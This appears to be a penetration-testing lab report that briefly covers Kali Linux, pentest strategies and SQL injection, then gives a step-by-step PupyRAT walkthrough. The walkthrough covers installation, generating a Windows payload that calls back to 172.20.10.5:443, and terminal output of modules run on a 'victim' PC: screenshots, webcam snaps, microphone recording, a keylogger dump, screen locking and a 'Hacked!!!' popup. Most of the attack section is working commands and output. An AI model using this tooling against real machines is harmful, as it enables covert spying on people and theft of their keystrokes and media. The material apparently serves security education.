

1. INTRODUCTION

1.1 Kali Linux

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. It was developed by Mati Aharoni and Devon Kearns of Offensive Security through the rewrite of Backtrack, their previous information security testing Linux distribution based on Knoppix. The third core developer Raphael Hertzog joined them as a Debian expert. Kali Linux was released on the 13th march, 2013 as a complete, top to bottom. Rebuild of Backtrack Linux, adhering completely to Debian development standards.

- Provides More than 600 penetration testing tools.
- OS Family - Unix like
- Working State - Active
- Platforms - x86, x86-64, armel, armhf
- Kernel Type - Monolithic kernel (Linux)
- Default UI - GNOME3
- Latest Release – 2019.1a March 4, 2019

1.2 PENETRATION TESTING

Penetration testing which is also called pen testing is refers to the process of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit and make use of it. Pen tests can be performed manually or it can be done automatically through software applications. In either way, the process includes collecting information about the target before the test (reconnaissance), identifying possible loop holes (entry points), attempting to break in (either virtually or for real) and reporting back the findings. The main objective of penetration testing is to determine security weaknesses.

Different Strategies

- Targeted testing - Testing team working together.
- External testing - Targets externally visible servers or devices.
- Internal testing - Attack behind the firewall.
- Blind testing - Simulates the actions of a real attacker

Targeted testing: This testing is performed by the organization's IT testing team and the penetration testing team working together. It's sometimes referred to as a "lights-turnedon" approach because everyone can see and know the test being carried out.

External testing: This type of pen test targets a company's externally visible servers or devices including domain name servers (DNS), e-mail servers, Web servers or firewalls. The objective is to find out if an outside attacker can get in and how far they can get in once they've gained access.

Internal testing: This test mimics an inside attack behind the firewall by an authorized user with standard access privileges. This kind of test is useful for estimating how much damage a disgruntled employee could cause.

Blind testing: A blind test strategy simulates the actions and procedures of a real attacker by severely limiting the information given to the person or team that's performing the test beforehand. Typically, they may only be given the name of the company. Because this type of test can require a considerable amount of time for reconnaissance, it can be expensive

Benefits of Penetration Testing

- Intelligently manage vulnerabilities.
- Avoid the cost of network downtime.
- Meet regulatory requirements and avoid fines.
- Preserve corporate image and customer loyalty.

1.3 SQL INJECTION

SQL injection is a code injection technique, used to attack data-driven applications, in which nefarious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.

2. PUPYRAT

2.1 INTRODUCTION

Pupy is an open source, cross-platform (Windows, Linux, OSX, Android), multi-function RAT (Remote Administration Tool) and post-exploitation tool mainly written in python. It features an all-in-memory execution guideline and leaves a very low footprint. Pupy can communicate using multiple transports, migrate into processes using reflective injection, and load remote python code, python packages and python C-extensions from memory

Pupy can generate payloads in multiple formats like executables, apk etc.



Pupy can be used for various purposes:

- Security Research
- Education
- Pentesting
- Administration

2.2 FEATURES

- Windows payload can load the entire Python interpreter from memory using a reflective DLL.
- Pupy does not touch the disk.
- Can be packed into a single .py file and run without any dependencies other than the python standard library on all OSes.
- Modules can directly access python objects on the remote client using rpyc.
- Access remote objects interactively from the pupy shell and get auto-completion of remote attributes.
- Commands and scripts running on remote hosts are interruptible.
- Generate payloads in various formats

2.3 INSTALLING PUPY

- git clone <https://github.com/n1nj4sec/pupy.git>
- cd pupy
- git submodule init
 - **Git submodule init** this pulls code from the submodule and places it into a pre-configured directory.
- git submodule update
 - **Git submodule update** updates the code within the submodule.
- pip install -r pupy/requirements.txt


2.4 WORKING OF PUPY

To generate payloads start pupygen.py

- ./pupygen.py
- It creates a payload and saves it as .exe file(default) in the path root/.config/pupy/output.

To start the server, start pupysh.py on the correct port with the correct transport


- ./pupysh.py



```
root@kali: ~/Desktop/pupy/pupy
File Edit View Search Terminal Help
root@kali:~/Desktop/pupy/pupy# ./pupygen.py
[!] required argument missing, automatically adding parameter --host 172.20.10.5:443 from local or external ip address
[+] Generate client: windows/x86
[C] launcher: connect
[C] launcher_args: ['--host', '172.20.10.5:443', '-t', 'ssl']
[C] debug: False
[I] Credentials password:
[+] Required credentials:
[+] SSL_BIND_CERT, SSL_CA_CERT, SSL_CLIENT_CERT, SSL_BIND_KEY, SSL_CLIENT_KEY
[+] OUTPUT_PATH = /root/Desktop/pupy/pupy/pupyx86.Lkjxm3.exe
[+] SCRIPTLETS = []
[+] DEBUG = False
root@kali:~/Desktop/pupy/pupy#
```


2.5 IMPLEMENTATION OF MODULES

1.info




```
root@kali: ~/Desktop/pupy/pupy
File Edit View Search Terminal Help
>> info
-----
hostname      : kichu
user          : kichi
release       : 8.1
version       : 6.3.9600
os_arch       : AMD64
proc_arch     : 32bit
pid           : 4508
exec_path     : C:\Users\kichu\Desktop\pupyx86.Lkjm3.exe
address       : ::ffff:172.20.10.2
macaddr       : D8:5D:E2:A9:DA:C3
revision      : f0ed7df0
uac_lvl       : 2/3
intgty_lvl    : Medium
local_adm     : Yes
transport     : ssl
launcher      : connect
launcher_args : --host 172.20.10.5:443 -t ssl
platform      : windows/x86
-----
>> █
```

Result: Displays the information of the system

2. gather/users

Get interactive users

Usage: run gather/users



```
root@kali: ~/Desktop/pupy/pupy
File Edit View Search Terminal Help
>> run gather/users
> kichi
>> █
```


Result: Displays current interactive users of the system.

PUPYRAT

3. admin/drives

List valid drives in the system

Usage: run admin/drives




```
root@kali: ~/Desktop/pupy/pupy
File Edit View Search Terminal Help
>> run admin/drives
Name      Type      Size (Total)      Size (Free)      Mapped to
-----
C:\        fixed     97.3 GiB           58.9 GiB
D:\        cdrom     0.00 B             0.00 B
E:\        cdrom     0.00 B             0.00 B
F:\        fixed     97.7 GiB           11.0 GiB
G:\        fixed     97.7 GiB           16.5 GiB
H:\        fixed     172.8 GiB          152.8 GiB
I:\        removable 7.5 GiB            6.7 GiB
>> 
```

Result: Displays the drives of the system and its information.

4. gather/screenshot

Take a screenshot

Usage: run gather/screenshot



```
root@kali: ~/Desktop/pupy/pupy
File Edit View Search Terminal Help
>> run gather/screenshot
[+] number of monitor detected: 1
[+] /root/Desktop/pupy/pupy/data/screenshots/win_kichu_D85DE2A9DAC3/2018-03-10_1
0-20-03.522196-0.png
>> 
```


Result: Takes a screenshot of the victim's desktop and saves it to the path data/screenshots.

PUPYRAT

5. gather/webcamsnap

Take a webcam snap

Usage: run gather/webcamsnap




```
root@kali: ~/Desktop/pupy/pupy
File Edit View Search Terminal Help
>> run gather/webcamsnap
[+] device 0 exists, taking a snap ...
[+] webcam picture saved to data/webcam_snaps/snap_win_kichu_D85DE2A9DAC3_2018-03-10_10-22-26.649027.jpg
>>
```

Result: Takes a websnap through victim's desktop camera and saves it to the path data/webcam_snaps

6. gather/record_mic

Record sound with the microphone

Usage: run gather/record_mic



```
root@kali: ~/Desktop/pupy/pupy
File Edit View Search Terminal Help
>> run gather/record_mic
[+] starting recording for 5s ...
[+] microphone recording saved to data/audio_records/mic_win_kichu_D85DE2A9DAC3_2018-03-10_10-24-05.632783.wav
>>
```


Result: Records voice through victim's desktop mic and saves it to the path data/audio_records

PUPYRAT

7. manage/lock_screen

Lock the session

Usage: run manage/lock_screen

A screenshot of a terminal window titled 'root@kali: ~/Desktop/pupy/pupy'. The terminal shows a menu with options: File, Edit, View, Search, Terminal, and Help. The user has entered the command 'run manage/lock_screen'. The output shows '[+] windows locked' and a cursor is visible on the next line.


```
root@kali: ~/Desktop/pupy/pupy
File Edit View Search Terminal Help
>> run manage/lock_screen
[+] windows locked
>>
```

Result: Locks the windows screen where the victim has to log in once again to get back to windows.

8. troll/msgbox

Pop up a custom message box

Usage: run troll/msgbox --title [title] text

A screenshot of a terminal window titled 'root@kali: ~/Desktop/pupy/pupy'. The terminal shows a menu with options: File, Edit, View, Search, Terminal, and Help. The user has entered the command 'run troll/msgbox --title ALERT Hacked!!!'. The output shows 'message box popped !' and a cursor is visible on the next line.

```
root@kali: ~/Desktop/pupy/pupy
File Edit View Search Terminal Help
>> run troll/msgbox --title ALERT Hacked!!!
message box popped !
>>
```


Result: Displays an alert message in the victim's screen

PUPYRAT

9. gather/keylogger

Monitors all keyboards interaction including the clipboard

Usage: run gather/keylogger {start,dump,stop}



```

root@kali: ~/Desktop/pupy/pupy
File Edit View Search Terminal Help
>> run gather/keylogger start
[+] keylogger started !
>> run gather/keylogger dump
[+] dumping recorded keystrokes in data/keystrokes/keys_win_kichu_D85DE2A9DAC3_2018-03-10_10-30-30.224220.log
2018-03-08 16:37:42.651000: unknown unknown
.
2018-03-08 16:37:42.651000: unknown unknown
.
2018-03-08 16:37:42.651000: unknown unknown
.[RETURN][RETURN][RETURN]...[RETURN][RETURN][RETURN]
2018-03-10 10:30:22.310000: WINWORD.EXE Save As
alert
>> 

